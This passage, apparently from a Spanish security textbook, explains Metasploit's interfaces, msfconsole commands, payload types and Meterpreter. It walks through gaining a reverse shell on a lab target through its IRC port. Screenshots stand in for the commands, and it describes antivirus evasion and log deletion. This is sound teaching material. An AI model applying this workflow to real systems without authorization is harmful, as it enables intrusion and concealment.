


Figura 6.2

Esta interfaz resulta útil para la ejecución de tareas específicas y puntuales y en aquellos casos en que el auditor sea plenamente consciente de su objetivo y opciones necesarias. En caso contrario su uso puede resultar tedioso dado que requiere asignar variables mediante '=' y en ocasiones las órdenes pueden ser muy extensas.

- **Interfaz web:**
  Mediante éste tipo de interfaz MSF nos ofrece un acceso a sus funcionalidades más intuitivo a través de un navegador cualquiera accediendo al puerto del equipo en el que tengamos MSF en funcionamiento (normalmente el 3790). Para ello si accedemos a través del navegador a la URL https://localhost:3790 llegaremos a una interfaz con la que siguiendo los pasos propuestos accederemos al entorno de trabajo. En la siguiente captura se ofrece una visión del primer acceso a la URL mencionada en el que podemos ver que para esta primera vez se nos exige crear un nuevo usuario que luego utilizaremos para sacar partido a MSF vía web (figura 6.3):




Figura 6.3 Ventana de login en la aplicación web

El problema que tiene el uso de una interfaz tan aparentemente perfecta es que necesitaremos una licencia para poder utilizarla por lo que con la versión gratuita de MSF no nos será suficiente.

- **Interfaz gráfica**:
  Otra de las opciones que se nos presentan es utilizar la interfaz gráfica de MSF. Resulta intuitivo poder seleccionar directamente con el ratón los parámetros en una interfaz limpia y bien organizada. Sin embargo no es todo lo ilustrativo que puede llegar a ser el uso de otro tipo de interfaz para el análisis de las vulnerabilidades en una red puesto que la información se obtiene más fácilmente.

- **Consola MSF (msfconsole)**:
  La consola de MSF es la interfaz más útil para manejar el entorno de trabajo al completo. Por un lado nos permite trabajar tanto con la base de datos de MSF, como manejar sesiones, configurar y lanzar los módulos de MSF así como lanzar las conexiones hacia el equipo objetivo para explotarlo. El principal objetivo de **msfconsole** es ese, explotar una víctima por lo que a través de esta sencilla consola podemos ejecutar todo lo necesario para atacar un host.
  Para lanzarlo nos basta con ejecutar **msfconsole** (figura 6.4) sobre un terminal y, a continuación tendremos disponibles bastantes comandos con los que realizar diferentes acciones. La forma más elemental de saber de qué disponemos será ejecutar la orden **help** una vez hayamos lanzado la consola:




Figura 6.4 Visión inicial de la msfconsole

La conclusión es que mediante *msfconsole* tenemos una interfaz capaz de acceder de pleno a todas las funcionalidades de MSF, con una interfaz basada en consola muy elemental a la par que efectiva, más

estable que el resto, con capacidad para tabular y completar comandos y además permite ejecutar comandos externos tan útiles como un simple “ping”.

De cara al usuario, el funcionamiento de MSF se presenta de una forma mucho más intuitiva en un sistema dividido en módulos, así:

- **Exploits:**
  Conjunto de estos elementos descritos previamente que conforman un módulo en el que se organizan dentro de una base de datos en función de su utilidad. MSF extrae los *exploits* que son requeridos mediante consultas a esa base de datos para su posterior ejecución.

- **Payloads:**
  Estos elementos de código se encuentran también disponibles en un módulo al que se recurre una vez que el exploit ha hecho su efecto. La gran ventaja de MSF es que los *payloads* se pueden combinar con diferentes exploits.

- **Codificador:**
  Se usan para generar diferentes versiones de los *payloads* de tal forma que se evite la detección por el sistema atacado pero que puedan volver a su forma natural una vez que se necesiten ejecutar.

- **Nops:**
  Se utilizan para ejecutar instrucciones que modifican registros y flags del procesador.

- **Auxiliar:**
  Es un módulo genérico que deja abierta su utilidad para aquellas tareas en que no tienen nada que ver con las anteriormente descritas. Se empezó a usar a partir de la tercera versión de MSF con la utilidad principal de evitar usar módulos diferentes para situaciones inadecuadas. Una de las utilidades más frecuentes dada a este módulo y probablemente la más necesaria es su uso como sonda de información para obtener datos del equipo objetivo. Esta parte es básica y podemos realizarla con MSF o con otras herramientas adicionales. Una ventaja de éste módulo es que nos permite ejecutar varios exploits contra la máquina objetivo para comprobar si alguno de ellos comprometería su seguridad.

6.5 Msfconsole, exploits y esquema de ejecución

Una vez que hemos descrito brevemente la consola de MSF en el epígrafe anterior, necesitamos hacernos a la idea de su funcionamiento comprobando el significado de algunos de sus comandos. Algunos de ellos nos permiten extraer información, otros nos facilitan la ejecución de un exploit, pero tenemos muchas más opciones. Destacamos los siguientes:

- **show**:
  Este comando básicamente nos muestra lo que le indiquemos a continuación. Puede ir acompañado de palabras clave tales como: *payloads, exploits, all, encoders, options, etc...*
  Podríamos destacar la palabra clave *payloads* puesto que "show payloads" nos mostraría todos los payloads disponibles.
  También podríamos lanzar "show encoders" que nos permite aplicar un algoritmo al payload que evita que sea detectado por antivirus.

Por último y muy importante, una vez que hemos escogido un exploit, necesitamos hacer uso de "show options" para ver los parámetros que tiene que tener configurados a la hora de lanzarlo.

- **search**:
  Con esta orden podemos buscar en todo el framework. Normalmente suele ser útil para utilizarlo acompañado de una palabra que consideremos clave en nuestro ataque. Por ejemplo, si queremos buscar un exploit para atacar de alguna manera una base de datos MySQL, una buena opción para rastrearlo sería "search sql".
  Una opción mejor aún sería acompañarlo de un modificador que nos permitiera filtrar directamente entre los exploit, así, usaríamos "search type:exploit sql".

- **use:**
  Este comando es esencial en el uso de exploits puesto que nos permite que una vez que hayamos localizado el exploit que queremos lanzar podamos seleccionarlo a través de su ruta.

- **info:**
  Este comando tiene la misma estructura que el *"use"* y nos permite obtener información sobre el exploit del que le pasemos la ruta.

- **set:**
  Si recordamos el uso que le dábamos a "show options" podemos comprobar que esos parámetros configurables que tiene el exploit son los que se establecen mediante **set** acompañado de una serie de palabras reservadas.

Otros comandos destacables pero más elementales son **back** que nos permite volver atrás en los módulos; **jobs** que nos indica los trabajos que están activos por si necesitamos parar un exploit para arrancar otro; **kill** que mata el *job* correspondiente; y por último **exploit/run**.

Estos dos comandos son la última orden que se ejecuta para lanzar un *exploit*. En general ambos funcionan, sin embargo, hay uno más específico que el otro para cada caso.

Cuando se lanza un *exploit*, en general usamos la orden **exploit.** Lo adecuado es hacerlo así porque realmente es lo que tratamos de hacer, es decir, explotar un objetivo.

Por otro lado, mediante la orden **run** estaremos lanzando un módulo auxiliar. Esta opción es más adecuada en aquellos casos en los que lo que queramos ejecutar no sea un *exploit*, aunque nos reiteramos en que ambas son válidas.

Llegados a este punto, es importante destacar como trata MSF a los *exploits* para ejecutarlos. Hasta ahora sabemos lo que es un *exploit*, conocemos su existencia en una base de datos perteneciente al entorno de trabajo de *Metasploit*, y además podemos deducir que mediante una sencilla combinación de órdenes ejecutadas sobre la msfconsole podemos hacer uso de ellos.

Sin embargo, es básico resaltar que MSF diferencia dos tipos de *exploits* en función de su ciclo de vida:

- **Exploits activos:** Su ciclo de vida parte de la explotación de una máquina específica, la ejecución en ella, y el abandono de ésta. Para éste caso tendremos una serie de variantes. En primer lugar para la ejecución de exploits de fuerza bruta se procederá a salir cuando se abra un terminal en la víctima. Además, en caso de error se detendrán y existe la posibilidad de pasarlos a segundo plano para ejecutar exploits adicionales.

- **Exploits pasivos:** Se utilizan principalmente de forma que queden a la espera de conexiones. La idea es que cuando un huésped se conecta, el exploit comienza su funcionamiento. Además, es posible utilizar este tipo de exploits para que se ejecuten cuando se den una serie de condiciones.

Por último describimos un pequeño esquema del lanzamiento de un *exploit* en MSF en lo que ha combinación de órdenes se refiere.

1. Buscamos en la base de datos de *exploits* con alguna palabra relacionada con el tipo de ataque que deseamos realizar mediante la orden **search** junto con una palabra clave.
2. Seleccionamos el *exploit* que deseamos utilizar con la orden **use** y su ruta.
3. Mediante **show options** observamos los diferentes parámetros que precisen ser configurados en el *exploit* y los establecemos mediante **set**.
4. Lanzamos el *exploit* mediante **run/exploit.**

6.6 Meterpreter y demás payloads

Hasta ahora hemos analizado los *exploits* y el uso de ellos que MSF hace. Si lo comparásemos con un misil, mediante el análisis de los *exploits* hemos dejado el misil con las coordenadas fijadas, cargado de gasolina, e incluso hasta cierto punto, lanzado. Ahora nos toca introducirle el explosivo.

En este símil, el explosivo es el *payload*. Mediante el *exploit* hemos utilizado una vulnerabilidad existente, mientras que con el *payload* queremos sacar partido de ella y por eso para vulnerabilidades diferentes se utiliza en ocasiones el mismo *payload*.

Existen varios tipos de *payloads* que distinguiremos de la siguiente forma:

- **En línea:**
  Este tipo contiene directamente el *exploit* junto con el código a ejecutar sobre el terminal. Es muy estable y cómodo por tener todo en uno pero suele pesar demasiado.

- **Staged (escalonado)**:
  Establecen una conexión entre el atacante y la víctima para lanzar un *payload* individual sobre el equipo objetivo.

- **Meterpreter:**
  Es un *payload* avanzado con multitud de facetas. Opera por inyección de *dll* (biblioteca de enlace dinámico) [20].

- **Passive X (Uso pasivo de Active X)**:
  Tipo muy útil cuando existe un *firewall* que restringe la conexión. Usa controles “active X” para comunicar al atacante con el objetivo mediante peticiones HTTP.[21]

- **NoNX**:
  Este tipo se basa en la existencia de una característica presente en algunos sistemas operativos (como *Windows*) que impiden la ejecución de código en ciertas áreas de memoria. Estos *payloads* están diseñados para eludir dicha característica.

- **ORD:**
  Es un tipo de *payload* con ventajas y desventajas muy pronunciadas. Entre sus ventajas resulta importante destacar que tiene un tamaño muy reducido y funciona en mútliples versiones de *Windows*. Su desventaja más representativa es que tiene poca estabilidad.

- **IPv6:**
  Destinados a ejecutarse en redes IP versión 6.

- **Inyección DLL reflexiva:**
  Utilizan una técnica mediante la cual se introduce un *payload* sobre un proceso que se está ejecutando en memoria. Se evita así tocar el disco duro del equipo objetivo en ningún momento.

La selección de estos elementos es un apartado esencial en el ataque a una máquina. Si bien es cierto que la mayoría de los *exploits* de MSF utiliza por defecto el *payload* de conexión inversa de Meterpreter, hay 223 elementos de este tipo más que pueden utilizarse.

A partir de la descripción de ***Meterpreter*** comprenderemos porqué es uno de los más utilizados y aprenderemos a usarlo adecuadamente.

Meterpreter, en adelante **MTP**, no es más que una familia de *plugins* avanzados diseñados para utilizarse cargándose en memoria directamente sin crear procesos adicionales y, por tanto, sin dejar rastro en el equipo objetivo. Directamente de su definición obtenemos la primera de sus ventajas. El funcionamiento de MTP depende de un socket sobre el que ejecuta un modelo cliente-servidor, haciendo el papel de cliente con una implementación RUBY [23], y el de servidor sobre C. Su integración sobre MSF comenzó por la versión 2.2 de éste y ha ido evolucionando hasta alcanzar una versión que hoy día corresponde a la 3.3.

MTP se ejecuta justo después del proceso de explotación de una vulnerabilidad en un determinado sistema, de forma que su ejecución directa sobre memoria le evita tener que interaccionar con ningún antivirus. Algunas de sus utilidades más importantes son:

1. Eliminación de ficheros de log.
2. Obtención de capturas de pantalla.
3. Copia de información.
4. Descarga de ficheros.
5. Obtención de información de configuración: tablas de enrutamiento, registro del Sistema Operativo, configuraciones de seguridad, información de *firewall*, y un largo etcétera.

El funcionamiento de MTP se basa en la ejecución de un *payload* inicial llamado *stage* que puede ser de cualquiera de los tipos que hemos descrito antes. Tras cargar el *stage*, éste lanzará un DLL, y éste controlará la inyección mediante un trozo de código que llamaremos *stub*. Llegado este punto, el núcleo de MTP establecerá un enlace sobre el socket a través del que enviará una petición GET a través de la cuál **Metasploit** configurará el cliente para interactuar con el objetivo. Finalmente, MTP cargará las extensiones necesarias para su funcionamiento sobre el enlace construido y otorgará los permisos necesarios.

Las ventajas que nos ofrece MTP se han construido sobre un conjunto de objetivos, entre los que se pueden destacar los siguientes:

- Ejecución directa en memoria y omisión de escritura en disco.
- Inyecciones de código sobre procesos ya activos para así evitar la creación de nuevos procesos facilitando incluso la migración entre procesos.
- Comunicaciones encriptadas por defecto.
- Reducción de evidencias en equipo víctima para evitar detección.

Además de lo mencionado hasta ahora, MTP utiliza protocolos basados en "Tipo-Longitud-Valor" que ofrecen una fácil interpretación de los datos además de capacidad de comprobación de la integridad del mensaje sin redundancia.

Por último, es importante destacar la capacidad extensible de MTP que puede ser ampliado sin necesidad de reconstruirse ni recompilarse. A esta ventaja se le suma la capacidad que tiene para efectuar este tipo de ampliaciones aun cuando está en tiempo de ejecución.

6.7 Payload vs Meterpreter

Conexión TCP inversa mediante un payload cualquiera de este tipo:

En primer lugar analizaremos la utilización de un *payload* concreto para obtener una *Shell* o ventana de comandos del equipo objetivo. La utilización de ésta no ofrece diferencias con ninguna otra que no hayamos utilizado ya en un sistema operativo concreto. En este caso será tan elemental como utilizar un terminal *Linux* estándar.

El primer paso es obtener información mediante la ya conocida herramienta **nmap** sobre los servicios que hay disponibles en el host objetivo y los puertos que hay abiertos. El puerto que nos interesa es aquel que corresponde a la red de comunicación **IRC** y que tiene por puerto el 6667 (figura 6.5) [24]:

Figura 6.5

Elegimos esta opción puesto que es un puerto que generalmente suele estar abierto y que nos permite ejecutar un *exploit* sin problema aparente.

Una vez comprobado que el puerto está abierto, procedemos a buscar el *exploit* que se ajuste a lo que queremos, para ello mediante la opción **search** (figura 6.6) buscamos:




Figura 6.6

Este *exploit* ejecutará una **puerta de atrás** sobre el equipo objetivo a través del puerto evaluado previamente.

Seleccionamos dicho *exploit* mediante **use** y comprobamos las opciones disponibles (figura 6.7):




Figura 6.7 Opciones a configurar sobre el exploit

Puesto que el puerto viene seleccionado por defecto nos basta con asignar la IP al host remoto aunque también asignaremos la IP del host origen para evitar problemas (figuras 6.8 y 6.9):

Figura 6.8

Figura 6.9

Una vez que tenemos todas las opciones del *exploit* configuradas necesitamos hacer un **show payloads** para ver los que son compatibles con nuestro *exploit* (figura 6.10).




Figura 6.10 Listado de payloads compatibles con el exploit usado

Nos quedamos con el más genérico de entre todos, puesto que crea una conexión inversa TCP a través de telnet. Una vez que lo hemos seleccionado, comprobamos sus opciones (figura 6.11):




Figura 6.11 Opciones disponibles para el payload seleccionado

Como podemos observar, tenemos la configuración completada al 100%. Si quisiéramos podríamos cambiar el *LPORT* puesto que el puerto origen no influye en absoluto para las transacciones. Una vez comprobado esto, podemos ejecutar **exploit** y comprobar las consecuencias (figura 6.12):




Figura 6.12 Ejecución del exploit

Como se observa en la captura, tenemos una sesión abierta contra el host remoto y podemos usar su *Shell* a nuestro antojo (figura 6.13):




Figura 6.13 Ejecución de comandos en remoto

Hemos incluido una captura en la que se observa que comprobamos la dirección IP de la tarjeta de red local y ésta corresponde a aquel host que configuramos como remoto, con lo cual se demuestra que estamos accediendo a un equipo que no es nuestro localhost.

Conexión TCP inversa mediante un Meterpreter:

La utilización de MTP, requiere de una serie de conocimientos básicos de su interfaz puesto que nos encontramos de nuevo (al igual que con la *msfconsole*) frente a una *Shell* o interfaz de comandos en la que mediante una serie de órdenes predefinidas podemos darle utilidad a MTP.

Sin embargo, para poder acceder a la *Shell* de MTP necesitamos lanzar un *exploit* que utilice como *payload* uno de los módulos de MTP. Para ello desarrollaremos un pequeño ejemplo sobre *Metasploitable Linux* a través de nuestra versión de *Kali Linux*.

